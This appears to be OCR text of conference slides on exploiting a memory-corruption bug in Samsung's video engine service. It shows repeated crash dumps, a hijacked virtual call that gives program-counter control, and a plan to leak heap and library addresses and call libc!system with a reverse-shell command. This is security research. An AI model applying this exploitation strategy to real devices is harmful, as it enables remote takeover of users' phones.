
```
pid: 24479, tid: 24938, name: binder:24479_2  >>> com.sec.sve <<<
uid: 1000
tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
pac_enabled_keys: 000000000000000f (PR_PAC_APIAKEY, PR_PAC_APIBKEY, PR_PAC_APDAKEY, PR_PAC_APDBKEY)
signal 7 (SIGBUS), code 1 (BUS_ADRALN), fault addr 0xdeadbeefdeadbeef
    x0  b400007bd87c7650  x1  0000000000000000  x2  0000000000000001  x3  00000000001a8e70
    x4  0000000000000000  x5  0000007be735d5dc  x6  0000007be735d5d4  x7  0000007be735d5d0
    x8  deadbeefdeadbeef  x9  ffffffffffffffff  x10 000000000004a1f2  x11 0101010101010101
    x12 0000007be735bf20  x13 0000000000000000  x14 0000000000000000  x15 0000075ccfbab893
    x16 0000007b89fa5820  x17 0000007b89f62820  x18 0000007b6fdf6000  x19 b400007bd87c5a98
    x20 0000000000087097  x21 0000000000000000  x22 0000000000003efb  x23 b400007bd87c5aa8
    x24 0000007be735e000  x25 0000007be735d5f0  x26 0000000000000000  x27 0000000000000024
    x28 0000007be735d9d0  x29 0000007be735d900
    lr  0000007b89f59d58  sp  0000007be735d5b0  pc  deadbeefdeadbeef  pst 0000000020001800
5 total frames
backtrace:
      #00 pc ffffffefdeadbeef  <unknown>
      #01 pc 0000000000099d54  /system/lib64/libsamsung_videoengine_9_0.so (CTransportManager::RateAdaptation(bool)+1016)
      #02 pc 00000000000917a4  /system/lib64/libsamsung_videoengine_9_0.so (RTCPThread(void*)+572) (BuildId: a6f7abbf782fa
      #03 pc 00000000000fd0f4  /apex/com.android.runtime/lib64/bionic/libc.so (__pthread_start(void*)+208) (BuildId: 02a91
      #04 pc 0000000000096a04  /apex/com.android.runtime/lib64/bionic/libc.so (__start_thread+68) (BuildId: 02a91a85343deb
```



We hijack a virtual table to achieve PC control

PC control with write-primitive B

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```





```
pid: 24479, tid: 24938, name: binder:24479_2  >>> com.sec.sve <<<
uid: 1000
tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
pac_enabled_keys: 000000000000000f (PR_PAC_APIAKEY, PR_PAC_APIBKEY, PR_PAC_APDAKEY, PR_PAC_APDBKEY)
signal 7 (SIGBUS), code 1 (BUS_ADRALN), fault addr 0xdeadbeefdeadbeef
    x0  b400007bd87c7650  x1  0000000000000000  x2  0000000000000001  x3  00000000001a8e70
    x4  0000000000000000  x5  0000007be735d5dc  x6  0000007be735d5d4  x7  0000007be735d5d0
    x8  deadbeefdeadbeef  x9  ffffffffffffffff  x10 000000000004a1f2  x11 0101010101010101
    x12 0000007be735bf20  x13 0000000000000000  x14 0000000000000000  x15 0000075ccfbab893
    x16 0000007b89fa5820  x17 0000007b89f62820  x18 0000007b6fdf6000  x19 b400007bd87c5a98
    x20 0000000000087097  x21 0000000000000000  x22 0000000000003efb  x23 b400007bd87c5aa8
    x24 0000007be735e000  x25 0000007be735d5f0  x26 0000000000000000  x27 0000000000000024
    x28 0000007be735d9d0  x29 0000007be735d900
    lr  0000007b89f59d58  sp  0000007be735d5b0  pc  deadbeefdeadbeef  pst 0000000020001800
5 total frames
backtrace:
      #00 pc ffffffefdeadbeef  <unknown>
      #01 pc 0000000000099d54  /system/lib64/libsamsung_videoengine_9_0.so (CTransportManager::RateAdaptation(bool)+1016)
      #02 pc 00000000000917a4  /system/lib64/libsamsung_videoengine_9_0.so (RTCPThread(void*)+572) (BuildId: a6f7abbf782fa
      #03 pc 00000000000fd0f4  /apex/com.android.runtime/lib64/bionic/libc.so (__pthread_start(void*)+208) (BuildId: 02a91
      #04 pc 0000000000096a04  /apex/com.android.runtime/lib64/bionic/libc.so (__start_thread+68) (BuildId: 02a91a85343deb
```

We hijack a virtual table to achieve PC control

PC control with write-primitive B

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```





```
pid: 24479, tid: 24938, name: binder:24479_2  >>> com.sec.sve <<<
uid: 1000
tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
pac_enabled_keys: 000000000000000f (PR_PAC_APIAKEY, PR_PAC_APIBKEY, PR_PAC_APDAKEY, PR_PAC_APDBKEY)
signal 7 (SIGBUS), code 1 (BUS_ADRALN), fault addr 0xdeadbeefdeadbeef
    x0  b400007bd87c7650  x1  0000000000000000  x2  0000000000000001  x3  00000000001a8e70
    x4  0000000000000000  x5  0000007be735d5dc  x6  0000007be735d5d4  x7  0000007be735d5d0
    x8  deadbeefdeadbeef  x9  ffffffffffffffff  x10 000000000004a1f2  x11 0101010101010101
    x12 0000007be735bf20  x13 0000000000000000  x14 0000000000000000  x15 0000075ccfbab893
    x16 0000007b89fa5820  x17 0000007b89f62820  x18 0000007b6fdf6000  x19 b400007bd87c5a98
    x20 0000000000087097  x21 0000000000000000  x22 0000000000003efb  x23 b400007bd87c5aa8
    x24 0000007be735e000  x25 0000007be735d5f0  x26 0000000000000000  x27 0000000000000024
    x28 0000007be735d9d0  x29 0000007be735d900
    lr  0000007b89f59d58  sp  0000007be735d5b0  pc  deadbeefdeadbeef  pst 0000000020001800
5 total frames
backtrace:
      #00 pc ffffffefdeadbeef  <unknown>
      #01 pc 0000000000099d54  /system/lib64/libsamsung_videoengine_9_0.so (CTransportManager::RateAdaptation(bool)+1016)
      #02 pc 00000000000917a4  /system/lib64/libsamsung_videoengine_9_0.so (RTCPThread(void*)+572) (BuildId: a6f7abbf782fa
      #03 pc 00000000000fd0f4  /apex/com.android.runtime/lib64/bionic/libc.so (__pthread_start(void*)+208) (BuildId: 02a91
      #04 pc 0000000000096a04  /apex/com.android.runtime/lib64/bionic/libc.so (__start_thread+68) (BuildId: 02a91a85343deb
```

We hijack a virtual table to achieve PC control

PC control with write-primitive B

```
result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

```
pid: 24479, tid: 24938, name: binder:24479_2  >>> com.sec.sve <<<
uid: 1000
tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
pac_enabled_keys: 000000000000000f (PR_PAC_APIAKEY, PR_PAC_APIBKEY, PR_PAC_APDAKEY, PR_PAC_APDBKEY)
signal 7 (SIGBUS), code 1 (BUS_ADRALN), fault addr 0xdeadbeefdeadbeef
    x0  b400007bd87c7650  x1  0000000000000000  x2  0000000000000001  x3  00000000001a8e70
    x4  0000000000000000  x5  0000007be735d5dc  x6  0000007be735d5d4  x7  0000007be735d5d0
    x8  deadbeefdeadbeef  x9  ffffffffffffffff  x10 000000000004a1f2  x11 0101010101010101
    x12 0000007be735bf20  x13 0000000000000000  x14 0000000000000000  x15 0000075ccfbab893
    x16 0000007b89fa5820  x17 0000007b89f62820  x18 0000007b6fdf6000  x19 b400007bd87c5a98
    x20 0000000000087097  x21 0000000000000000  x22 0000000000003efb  x23 b400007bd87c5aa8
    x24 0000007be735e000  x25 0000007be735d5f0  x26 0000000000000000  x27 0000000000000024
    x28 0000007be735d9d0  x29 0000007be735d900
    lr  0000007b89f59d58  sp  0000007be735d5b0  pc  deadbeefdeadbeef  pst 0000000020001800
5 total frames
backtrace:
      #00 pc ffffffefdeadbeef  <unknown>
      #01 pc 0000000000099d54  /system/lib64/libsamsung_videoengine_9_0.so (CTransportManager::RateAdaptation(bool)+1016)
      #02 pc 00000000000917a4  /system/lib64/libsamsung_videoengine_9_0.so (RTCPThread(void*)+572) (BuildId: a6f7abbf782fa
      #03 pc 00000000000fd0f4  /apex/com.android.runtime/lib64/bionic/libc.so (__pthread_start(void*)+208) (BuildId: 02a91
      #04 pc 0000000000096a04  /apex/com.android.runtime/lib64/bionic/libc.so (__start_thread+68) (BuildId: 02a91a85343deb
```



We hijack a virtual table to achieve PC control

Target of exploitation

```
pid: 24479, tid: 24938, name: binder:24479_2  >>> com.sec.sve <<<
uid: 1000
tagged_addr_ctrl: 0000000000000001 (PR_TAGGED_ADDR_ENABLE)
pac_enabled_keys: 000000000000000f (PR_PAC_APIAKEY, PR_PAC_APIBKEY, PR_PAC_APDAKEY, PR_PAC_APDBKEY)
signal 7 (SIGBUS), code 1 (BUS_ADRALN), fault addr 0xdeadbeefdeadbeef
    x0  b400007bd87c7650  x1  0000000000000000  x2  0000000000000001  x3  00000000001a8e70
    x4  0000000000000000  x5  0000007be735d5dc  x6  0000007be735d5d4  x7  0000007be735d5d0
    x8  deadbeefdeadbeef  x9  ffffffffffffffff  x10 000000000004a1f2  x11 0101010101010101
    x12 0000007be735bf20  x13 0000000000000000  x14 0000000000000000  x15 0000075ccfbab893
    x16 0000007b89fa5820  x17 0000007b89f62820  x18 0000007b6fdf6000  x19 b400007bd87c5a98
    x20 0000000000087097  x21 0000000000000000  x22 0000000000003efb  x23 b400007bd87c5aa8
    x24 0000007be735e000  x25 0000007be735d5f0  x26 0000000000000000  x27 0000000000000024
    x28 0000007be735d9d0  x29 0000007be735d900
    lr  0000007b89f59d58  sp  0000007be735d5b0  pc  deadbeefdeadbeef  pst 0000000020001800
```

1.Point to a string which like " /bin/sh ./reverse_shell "

2.Control to function libc!system

All of these require remote information leakage !

Remote information leakage

Ideas

- **Finding ourselves**
  Obtaining the heap memory address where the vulnerability structure is located and locating our shellcode

- **Finding libc.so address**
  Obtaining libc!system function address and controlling the PC register to execute libc!system function.

Ideas

- **Finding ourselves**
  Obtaining the heap memory address where the vulnerability structure is located and locating our shellcode

- **Finding libc.so address**
  ~~Obtaining libc!system function address and controlling the PC register to execute libc!system function.~~
  But our three primitives cannot achieve this goal

Ideas

- **Finding ourselves**
  Obtaining the heap memory address where the vulnerability structure is located and locating our shellcode

- **Finding libc.so address**
  ~~Obtaining libc!system function address and controlling the PC register to execute libc!system function.~~
  But our three primitives cannot achieve this goal

  - **Finding library address**
    Obtaining address of *libsamsung_videoengine_9_0.so*

  - **Finding arbitrary library address**
    Obtaining libc!system function address and controlling the PC register to execute libc!system function

Ideas

- **Finding ourselves**
  Obtaining the heap memory address where the vulnerability structure is located and locating our shellcode

- **Finding libc.so address**
  ~~Obtaining libc!system function address and controlling the PC register to execute libc!system function.~~
  But our three primitives cannot achieve this goal

  - **Finding library address**
    Obtaining address of *libsamsung_videoengine_9_0.so*

  - **Finding arbitrary library address**
    Obtaining libc!system function address and controlling the PC register to execute libc!system function

Exploitation navigation

1. Obtaining the heap memory address where the vulnerability structure is located. (to do)

2. Obtaining the memory address of the library where the vulnerability is located. (to do)

3. Obtaining the memory address of any llibrary. (to do)


4. Calling libc!system. (to do)

Finding ourselves

1. **Obtaining the heap memory address where the vulnerability structure is located.** **(to do)**
2. Obtaining the memory address of the library where the vulnerability is located. (to do)
3. Obtaining the memory address of any library. (to do)
4. Calling libc!system. (to do)


Getting the address of CTransportManager object

By using this information leakage primitive twice, the pointer at CTransportManager object1+8456 can be leaked, thereby revealing the memory addresses of the ControlManager object and CTransportManager object1.



The red area is the range where the information leakage primitive can be applied

Getting the address of CTransportManager object with information leakage primitive



Finding a library address

